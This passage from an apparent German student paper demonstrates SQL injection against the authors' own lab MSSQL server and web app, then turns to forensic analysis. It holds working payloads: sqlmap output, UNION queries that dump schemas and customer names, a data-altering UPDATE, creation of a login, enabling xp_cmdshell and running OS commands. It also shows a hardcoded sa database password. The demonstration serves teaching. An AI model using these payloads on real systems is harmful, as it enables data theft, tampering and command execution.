INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (2, 1, 3, 6);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (3, 8, 3, 3);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (4, 2, 3, 2);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (5, 2, 3, 1);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (1, 6, 4, 5);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (2, 43, 4, 3);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (3, 55, 4, 4);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (4, 90, 4, 6);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (5, 30, 4, 7);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (1, 6, 5, 5);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (2, 7, 5, 3);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (3, 12, 5, 4);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (4, 3, 5, 6);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (5, 1, 5, 7);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (1, 6, 6, 5);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (2, 15, 6, 3);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (3, 23, 6, 4);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (4, 3, 6, 6);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (5, 1, 6, 7);
COMMIT;
```

```
1   usekistedb
2
3   INSERT INTO ort (pk_plz, ortsname) VALUES (81929, 'München');
4   INSERT INTO ort (pk_plz, ortsname) VALUES (85521, 'Ottobrunn');
5   INSERT INTO ort (pk_plz, ortsname) VALUES (81541, 'München');
6   INSERT INTO ort (pk_plz, ortsname) VALUES (80636, 'München');
7   INSERT INTO ort (pk_plz, ortsname) VALUES (81667, 'München');
8   INSERT INTO ort (pk_plz, ortsname) VALUES (81679, 'München');
9   INSERT INTO ort (pk_plz, ortsname) VALUES (81825, 'München');
10  INSERT INTO ort (pk_plz, ortsname) VALUES (81927, 'München');
11  INSERT INTO ort (pk_plz, ortsname) VALUES (81739, 'München');
12  INSERT INTO ort (pk_plz, ortsname) VALUES (80686, 'München');
13  INSERT INTO ort (pk_plz, ortsname) VALUES (81249, 'Nürnberg');
14  INSERT INTO ort (pk_plz, ortsname) VALUES (90402, 'Nürnberg');
15  INSERT INTO ort (pk_plz, ortsname) VALUES (80331, 'München');
16
17  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Industriestraße', 129,
18  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Musterstraße', '1a', 8
19  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Frankenweg', 22, 90402
20  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Hefnerstraße', '11-1',
21  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Hedwigstraße', 4, 8063
22  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Pariser Straße',65, 81
23  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Paul-Neu-Weg', 5, 8167
24  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Dachstraße', 1, 81825)
25  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Davidstraße', 6, 81927
26  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Nixenweg', 3, 81739);
27  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Nussbaumweg', 13, 8068
28  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Waldstraße', 9, 81825)
29  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Wattplatz', 78, 81249)
30  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Parkstr', 47, 90402);
31  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Schlossstraße', 9, 904
32  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Rubensstraße', 5, 8552
33  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Rosenheimer Landstraße
34  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Rudolf-Diesel-Straße',
35  INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Karpfenstraße', 3, 818
```

```
MESSAGES

[20:29:48]  Started executing query at Line 1
            Commands completed successfully.
[20:29:48]  Started executing query at Line 3
            Commands completed successfully.
            Total execution time: 00:00:02.111
```

3.2 Häuser Applikation

Damit die Häuser Applikation auf die von uns erstellte MSSQL Datenbank zugreifen kann , musste zuerst die Datenbank für einen Remote Zugriff konfiguriert werden. Danach wurde die Docker VM von Nicolas Häuser erweitert, sodass eine weitere SQL Connection ermöglicht wird.

Hierfür wurde die "***app.py***" wie folgt abgeändert:

```
import sqlalchemy as sa
from sqlalchemy.orm import sessionmaker, scoped_session
```

```
…
kistedb_engine  =
sa.create_engine('mssql+pymssql://sa:Hausarbeit@192.168.178.38:1433/kistedb')
kistedb_session = scoped_session(sessionmaker(bind=kistedb_engine))
…
```

Außerdem wurde die docker-compose.yaml bearbeitet, um benötigte Treiber mitzuinstallieren.

…

```
version: "3.8"
services:
  app:
    build: ./website
    command: >
        bash -c "pip3 install pymssql && pipenv install --system && python app.py"
    restart: on-failure
    volumes:
      - ./website:/app
    ports:
      - 80:80
```

…

Zudem wurde eine neue Page "***bestellungen.html***" angelegt, um den Inhalt der eigenen "***kistedb***" korrekter darzustellen.

```
{% extends "template.html" %}
{% block page_title %}Bestellungen{% endblock %}
{% block page_content %}
<form method="get" action="/bestellungen">
   <div class="form-row">
       <div class="col-11">
```

```
                        <input name="search" value="{{ search }}" type="text"
class="form-control" placeholder="Besteller">
        </div>
        <div class="col">
            <button type="submit" class="btn btn-primary">Suchen</button>
        </div>
    </div>
</form>

<table class="table table-striped mt-1">
    <thead>
    <tr>
        <th>Bestellnr</th>
        <th>Betrag</th>
        <th>Name</th>
        <th>Datum</th>
    </tr>
    </thead>
    <tbody>
        {% for datensatz in data %}
        <tr>
            {% for feld in datensatz %}
            <td>{{ feld }}</td>
            {% endfor %}
        </tr>
        {% endfor %}
    </tbody>
</table>

{% endblock %}
```

SQL Injection Demo v.1.0 Vorlesungen Bestellungen Tools Aktuelles Datenbanksystem: kistedb

Bestellungen

Besteller Suchen

Bestellnr	Betrag	Name	Datum
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
1	550.02	Schwarz	2020-03-14
3	374.81	Schwarz	2021-03-05
6	693.19	Weller	2021-03-15
5	563.67	Zanirak	2021-01-03

3.3 SQL Injection Beispiele

In diesem Kapitel werden verschiedene SQL Injections in unserer eigenen Datenbank gezeigt. Diese Orientieren sich an den 5 Zielen der SQL injection – Ausspähen von Daten, Verändern von Daten, Änderungen am Datenbanksystem, Zugriff auf das Filesystem, einschleusen von Code

3.3.1 Beispiel 1 - Ausspähen von Daten

Mithilfe von sqlmap wurde eine passende injection gefunden, außerdem wurde die Spaltenanzahl ermittelt. Danach wurde mithilfe von null und einer Beispielaufgabe der richtige Datentyp ermittelt.

```
└─$ sqlmap http://192.168.178.38/bestellungen?search=test
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
ponsible for any misuse or damage caused by this program

[*] starting @ 15:49:31 /2022-02-11/

[15:49:32] [INFO] testing connection to the target URL
[15:49:33] [INFO] testing if the target URL content is stable
[15:49:33] [INFO] target URL content is stable
[15:49:33] [INFO] testing if GET parameter 'search' is dynamic
[15:49:33] [WARNING] GET parameter 'search' does not appear to be dynamic
[15:49:34] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
[15:49:34] [INFO] heuristic (XSS) test shows that GET parameter 'search' might be vulnerable to cross-site scripting (XSS) attacks
[15:49:34] [INFO] testing for SQL injection on GET parameter 'search'
[15:49:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:49:34] [WARNING] reflective value(s) found and filtering out
[15:49:35] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:49:35] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:49:36] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:49:36] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[15:49:36] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[15:49:36] [INFO] testing 'Generic inline queries'
[15:49:37] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:49:37] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[15:49:47] [INFO] GET parameter 'search' appears to be 'Microsoft SQL Server/Sybase stacked queries (comment)' injectable
it looks like the back-end DBMS is 'Microsoft SQL Server/Sybase'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'Microsoft SQL Server/Sybase' extending provided level (1) and risk (1) values? [Y/n]
[15:50:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:50:15] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[15:50:15] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[15:50:16] [INFO] target URL appears to have 4 columns in query
[15:50:16] [INFO] GET parameter 'search' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable

sqlmap identified the following injection point(s) with a total of 50 HTTP(s) requests:
---
Parameter: search (GET)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: search=test';WAITFOR DELAY '0:0:5'--

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: search=test' UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(107)+CHAR(107)+CHAR(113)+CHAR(75)+CHAR(114)+CHAR(80)+CHAR(116)+CHAR(70)+CHAR(108)+CHAR(105)+CHAR(111)+CHAR(110)+CHAR(87)+CHAR(73)+CHAR(110)+CHAR(83)+CHAR(116)+CHAR(86)
HAR(86)+CHAR(110)+CHAR(84)+CHAR(100)+CHAR(106)+CHAR(122)+CHAR(121)+CHAR(84)+CHAR(78)+CHAR(108)+CHAR(110)+CHAR(83)+CHAR(87)+CHAR(113)+CHAR(77)+CHAR(80)+CHAR(89)+CHAR(87)+CHAR(101)+CHAR(81)+CHAR(117)+CHAR(73)+CHAR(102)+CHAR(112)+CHAR(87
HAR(113)+CHAR(120)+CHAR(118)+CHAR(112)+CHAR(113),NULL,NULL,NULL-- fGEw
---
[15:52:11] [INFO] testing Microsoft SQL Server
[15:52:11] [INFO] confirming Microsoft SQL Server

[15:52:11] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2019
```


info%' UNION SELECT '1',NULL,NULL,NULL– -
info%' UNION SELECT NULL,'1',NULL,NULL– -
info%' UNION SELECT NULL,NULL,'1',NULL– -

Conversion failed when converting the varchar value 'a' to data type nvarchar.

info%' UNION SELECT NULL,NULL,NULL,'1'-- -

Conversion failed when converting the char value 'a' to data type datetime.

Erzeugen eines get request mit funktionierendem payload



Abfangen des get Request mit burpsuite und mithilfe des intruders verschiedene payloads an den get request anfügen. In diesem Beispiel alle @@funktionen

Positions | Payloads | Resource Pool | Options

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1

```
1  GET /bestellungen?search=info%25%27+UNION+SELECT+%271%27%2C%271%27%2C+CONVERT%28NVARCHAR%2C+%40%40DATEFIRST%29%2C%27%27+--+- HTTP/1.1
2  Host: 127.0.0.1
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://127.0.0.1/bestellungen?search=info%25%27+UNION+SELECT+%271%27%2C%271%27%2C+CONVERT%28NVARCHAR%2C+%40%40DATEFIRST%29%2C%27%27+--+-
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14
15
```

Payload Sets

You can define one or more payload sets. The number of payload sets depends

Payload set: 1 — Payload count: 36

Payload type: Simple list — Request count: 36

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payl

Paste | Load ... | Remove | Clear | Deduplicate

PACK_RECEIVED
PACK_SENT
PACKET_ERRORS
TIMETICKS
TOTAL_ERRORS
TOTAL_READ
TOTAL_WRITE

Add — Enter a new item

Add from list ... [Pro version only]

Attack Save Columns 6. Intruder attack of http://127.0.0.1

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			3917	
1	DATEFIRST	200			3917	
2	DBTS	200			3917	
3	LANGID	200			3914	
4	LANGUAGE	200			3925	
5	LOCK_TIMEOUT	200			3921	
6	MAX_CONNECTIONS	200			3927	
7	MAX_PRECISION	200			3922	
8	NESTLEVEL	200			3917	
9	OPTIONS	200			3918	
10	REMSERVER	200			3920	
11	SERVERNAME	200			3943	
12	SERVICENAME	200			3928	
13	SPID	200			3913	
14	TEXTSIZE	200			3925	
15	VERSION	200			3944	
16	CURSOR_ROWS	200			3919	
17	FETCH_STATUS	200			3920	
18	DATEFIRST	200			3917	
19	LANGUAGE	200			3925	
20	PROCID	200			3921	
21	ERROR	200			3913	
22	IDENTITY	200			3919	
23	PACK_RECEIVED	200			3924	
24	ROWCOUNT	200			3916	
25	TRANCOUNT	200			3917	
26	CONNECTIONS	200			3922	
27	CPU_BUSY	200			3919	
28	IDLE	200			3918	
29	IO_BUSY	200			3918	
30	PACK_RECEIVED	200			3924	
31	PACK_SENT	200			3921	
32	PACKET_ERRORS	200			3921	
33	TIMETICKS	200			3921	
34	TOTAL_ERRORS	200			3920	
35	TOTAL_READ	200			3921	
36	TOTAL_WRITE	200			3921	

Request Response

Pretty Raw Hex Render \n

```
85
86          <td>1</td>
87
88          <td>1.00</td>
89
90          <td>Microsoft SQL Server 2019 (RTM</td>
91
92          <td>1900-01-01</td>
93
94        </tr>
95
```

Attack Save Columns 6. Intrude

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			3917	
1	DATEFIRST	200			3917	
2	DBTS	200			3917	
3	LANGID	200			3914	
4	LANGUAGE	200			3925	
5	LOCK_TIMEOUT	200			3921	
6	MAX_CONNECTIONS	200			3927	
7	MAX_PRECISION	200			3922	
8	NESTLEVEL	200			3917	
9	OPTIONS	200			3918	
10	REMSERVER	200			3920	
11	SERVERNAME	200			3943	
12	SERVICENAME	200			3928	
13	SPID	200			3913	
14	TEXTSIZE	200			3925	
15	VERSION	200			3944	
16	CURSOR_ROWS	200			3919	
17	FETCH_STATUS	200			3920	
18	DATEFIRST	200			3917	
19	LANGUAGE	200			3925	
20	PROCID	200			3921	
21	ERROR	200			3913	
22	IDENTITY	200			3919	
23	PACK_RECEIVED	200			3924	
24	ROWCOUNT	200			3916	
25	TRANCOUNT	200			3917	
26	CONNECTIONS	200			3922	
27	CPU_BUSY	200			3919	
28	IDLE	200			3918	
29	IO_BUSY	200			3918	
30	PACK_RECEIVED	200			3924	
31	PACK_SENT	200			3921	
32	PACKET_ERRORS	200			3921	
33	TIMETICKS	200			3921	
34	TOTAL_ERRORS	200			3920	
35	TOTAL_READ	200			3921	
36	TOTAL_WRITE	200			3921	

Request Response

Pretty Raw Hex Render \n

```
85
86          <td>1</td>
87
88          <td>1.00</td>
89
90          <td>DESKTOP-KMFFTHA\HAUSARBEIT</td>
91
92          <td>1900-01-01</td>
```

Attack Save Columns 6. Int

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			3917	
1	DATEFIRST	200			3917	
2	DBTS	200			3917	
3	LANGID	200			3914	
4	LANGUAGE	200			3925	
5	LOCK_TIMEOUT	200			3921	
6	MAX_CONNECTIONS	200			3927	
7	MAX_PRECISION	200			3922	
8	NESTLEVEL	200			3917	
9	OPTIONS	200			3918	
10	REMSERVER	200			3920	
11	SERVERNAME	200			3943	
12	SERVICENAME	200			3928	
13	SPID	200			3913	
14	TEXTSIZE	200			3925	
15	VERSION	200			3944	
16	CURSOR_ROWS	200			3919	
17	FETCH_STATUS	200			3920	
18	DATEFIRST	200			3917	
19	LANGUAGE	200			3925	
20	PROCID	200			3921	
21	ERROR	200			3913	
22	IDENTITY	200			3919	
23	PACK_RECEIVED	200			3924	
24	ROWCOUNT	200			3916	
25	TRANCOUNT	200			3917	
26	CONNECTIONS	200			3922	
27	CPU_BUSY	200			3919	
28	IDLE	200			3918	
29	IO_BUSY	200			3918	
30	PACK_RECEIVED	200			3924	
31	PACK_SENT	200			3921	
32	PACKET_ERRORS	200			3921	
33	TIMETICKS	200			3921	
34	TOTAL_ERRORS	200			3920	
35	TOTAL_READ	200			3921	
36	TOTAL_WRITE	200			3921	

Request Response

Pretty Raw Hex Render \n

```
85
86          <td>1</td>
87
88          <td>1.00</td>
89
90          <td>50094584</td>
91
```

mit den oben gewonnen Informationen können so gezieltere Angriffe ausgeführt werden wie bspw. das Herausfinden der Tabellennamen und Spaltennamen + Anzahl

Bestellungen

info%' union select NULL,NULL,table_Name,NULL FROM information_schema.tables -- - Suchen

Bestellnr	Betrag	Name	Datum
None	None	adresse	None
None	None	aktion	None
None	None	aktionzuordnung	None
None	None	artikel	None
None	None	bestellposition	None
None	None	bestellung	None
None	None	bonus	None
None	None	bonuszuordnung	None
None	None	kategorie	None
None	None	kategoriezuordnung	None
None	None	kunde	None
None	None	lieferant	None
None	None	ort	None
None	None	sysdiagrams	None
None	None	versand	None

info%' UNION SELECT NULL,NULL,c.name,NULL FROM sys.columns c INNER JOIN sys.types t ON c.user_type_id = t.user_type_id LEFT OUTER JOIN sys.index_columns ic ON ic.object_id = c.object_id AND ic.column_id = c.column_id LEFT OUTER JOIN sys.indexes i ON ic.object_id = i.object_id AND ic.index_id = i.index_id WHERE c.object_id = OBJECT_ID('kunde') -- -

Bestellungen

n_id LEFT OUTER JOIN sys.indexes i ON ic.object_id = i.object_id AND ic.index_id = i.index_id WHERE c.object_id = OBJECT_ID('kunde') -- - Suchen

Bestellnr	Betrag	Name	Datum
None	None	_adressnr_kunde	None
None	None	jahresumsatz	None
None	None	nachname	None
None	None	pk_kundennr	None
None	None	stammkunde	None
None	None	vorname	None

3.3.2 Beispiel 2 - Verändern von Daten

Mit der gewonnenen Information von 3.3.1 können nun Daten verändert werden.

Bestellungen

info%' union select NULL, NULL, VORNAME,NULL from kunde --

Suchen

Bestellnr	Betrag	Name	Datum
None	None	Annalena	None
None	None	Anton	None
None	None	Erika	None
None	None	Franziska	None
None	None	Gustav	None
None	None	Heiko	None
None	None	Hubert	None
None	None	Klaus	None
None	None	Lena	None
None	None	Max	None

info%' update kunde set vorname = 'SQLROCKS' where vorname = 'max' COMMIT– -

Aktuelles Datenbanksystem: kistedb

Bestellungen

info%'update kunde set vorname = 'SQLROCKS' where vorname = 'max' COMMIT -- -

Suchen

Bestellnr	Betrag	Name	Datum

Aktuelles Datenbanksystem: kistedb

Bestellungen

info%' union select NULL,NULL,VORNAME,NULL from kunde -- -

Suchen

Bestellnr	Betrag	Name	Datum
None	None	Annalena	None
None	None	Anton	None
None	None	Erika	None
None	None	Franziska	None
None	None	Gustav	None
None	None	Heiko	None
None	None	Hubert	None
None	None	Klaus	None
None	None	Lena	None
None	None	SQLROCKS	None

3.3.3 Beispiel 3 - Änderungen am Datenbanksystem

Benutzer erstellen in Datenbank und aktivieren der xp_cmdshell

Bestellungen

info%' CREATE Login Manu WITH PASSWORD = 'RN92piTCh%$!~3K9844 Bl*' -- - Suchen

Bestellnr	Betrag	Name	Datum

info%' create login Manu with Password = 'RN92piTcH%$!~3K9844 Bl*' – -

Bestellungen

info%' CREATE User Manu For Login Manu; -- - Suchen

Bestellnr	Betrag	Name	Datum


Bestellungen

info%' union select NULL,NULL,NAME,NULL from sysusers -- - Suchen

Bestellnr	Betrag	Name	Datum
None	None	db_accessadmin	None
None	None	db_backupoperator	None
None	None	db_datareader	None
None	None	db_datawriter	None
None	None	db_ddladmin	None
None	None	db_denydatareader	None
None	None	db_denydatawriter	None
None	None	db_owner	None
None	None	db_securityadmin	None
None	None	dbo	None
None	None	guest	None
None	None	INFORMATION_SCHEMA	None
None	None	Manu	None
None	None	public	None
None	None	sys	None

aktivieren der xp_cmdshell


info%' -- EXEC sp_configure 'show advanced options', 1 GO RECONFIGURE GO EXEC sp_configure 'xp_cmdshell', 1 GO RECONFIGURE GO -- -



3.3.4 Beispiel 4 - Zugriff auf das Filesystem


um Änderungen am System vorzunehmen wurde eine Datei in das System geschrieben

info%' declare @cmd as nvarchar(max) set @cmd='exec xp_cmdshell "dir C:\ >> C:\temp\test.txt"' exec(@cmd) -- -



3.3.5 Beispiel 5 - Einschleusen von Code

für das einschleusen bzw. ausführen von code wurde zuerst die xp_cmdshell aktiviert (übung 3.3.3) die Ausgabe von der xp shell wurde in eine Tabelle geschrieben welche später abgerufen wird.



info%' CREATE TABLE test (id INTEGER PRIMARY KEY NOT NULL IDENTITY(1,1), test VARCHAR(200));

Bestellungen

info%' declare @cmd as nvarchar(200) set @cmd='exec xp_cmdshell "dir c:\"' declare @mytab as table(res nvarchar(200)) insert into test exe

Suchen

Bestellnr	Betrag	Name	Datum

info%' declare @cmd as nvarchar(200) set @cmd='exec xp_cmdshell "dir c:\"' insert into test exec(@cmd) COMMIT; -- -

Bestellungen

info%' union select NULL,NULL,test,NULL from test -- -


Suchen

Bestellnr	Betrag	Name	Datum
None	None	None	None
None	None	0 Datei(en), 0 Bytes	None
None	None	6 Verzeichnis(se), 93.592.543.232 Bytes frei	None
None	None	Verzeichnis von c:\	None
None	None	Volume in Laufwerk C: hat keine Bezeichnung.	None
None	None	Volumeseriennummer: 6AD3-BB4B	None
None	None	07.02.2022 09:22 <DIR> Program Files (x86)	None
None	None	07.12.2019 10:14 <DIR> PerfLogs	None
None	None	10.02.2022 13:30 <DIR> Program Files	None
None	None	10.02.2022 16:59 <DIR> Windows	None
None	None	28.06.2021 14:47 <DIR> Users	None
None	None	28.06.2021 15:23 <DIR> Intel	None

3.4 Forensische Auswertung

Die beiden Sichten, für den Zugriff auf den Ausführungsplancache sind, sindsys.dm_exec_query_stats, die Informationen über die Ausführung gibt, und sys.dm_exec_sql_text, die die ausgeführte Syntax enthält. Die unten stehende sql Anweisung gibt Erstelldatum und -uhrzeit des Plancacheeintrags, den letzten Ausführungszeitpunkt (bei wiederholter Ausführung), die ausgeführte Syntax und die Anzahl der Wiederverwendungen des Ausführungsplans zurück.

```
SELECT creation_time, last_execution_time, text, execution_count from
sys.dm_exec_query_stats qs CROSS APPLY sys.dm_exec_sql_text(qs.sql_handle)
ORDER BY last_execution_time;
```



Um die Ergebnisse auf das einzugrenzen, woran wir interessiert sind, benötigen wir die AllocUnitId finden.
Die folgende Abfrage listet alle in der Datenbank erstellten Objekte mit dem Objekttyp „Benutzer“ auf.

```
GO
SELECT allocunits.allocation_unit_id, objects.name, objects.id
FROM sys.allocation_units allocunits
INNER JOIN sys.partitions partitions ON (allocunits.type IN (1, 3)
 AND partitions.hobt_id = allocunits.container_id)
 OR (allocunits.type = 2 and partitions.partition_id = allocunits.container_id)
INNER JOIN sysobjects objects ON partitions.object_id = objects.id
 AND objects.type IN ('U', 'u')
WHERE partitions.index_id IN (0, 1)
```

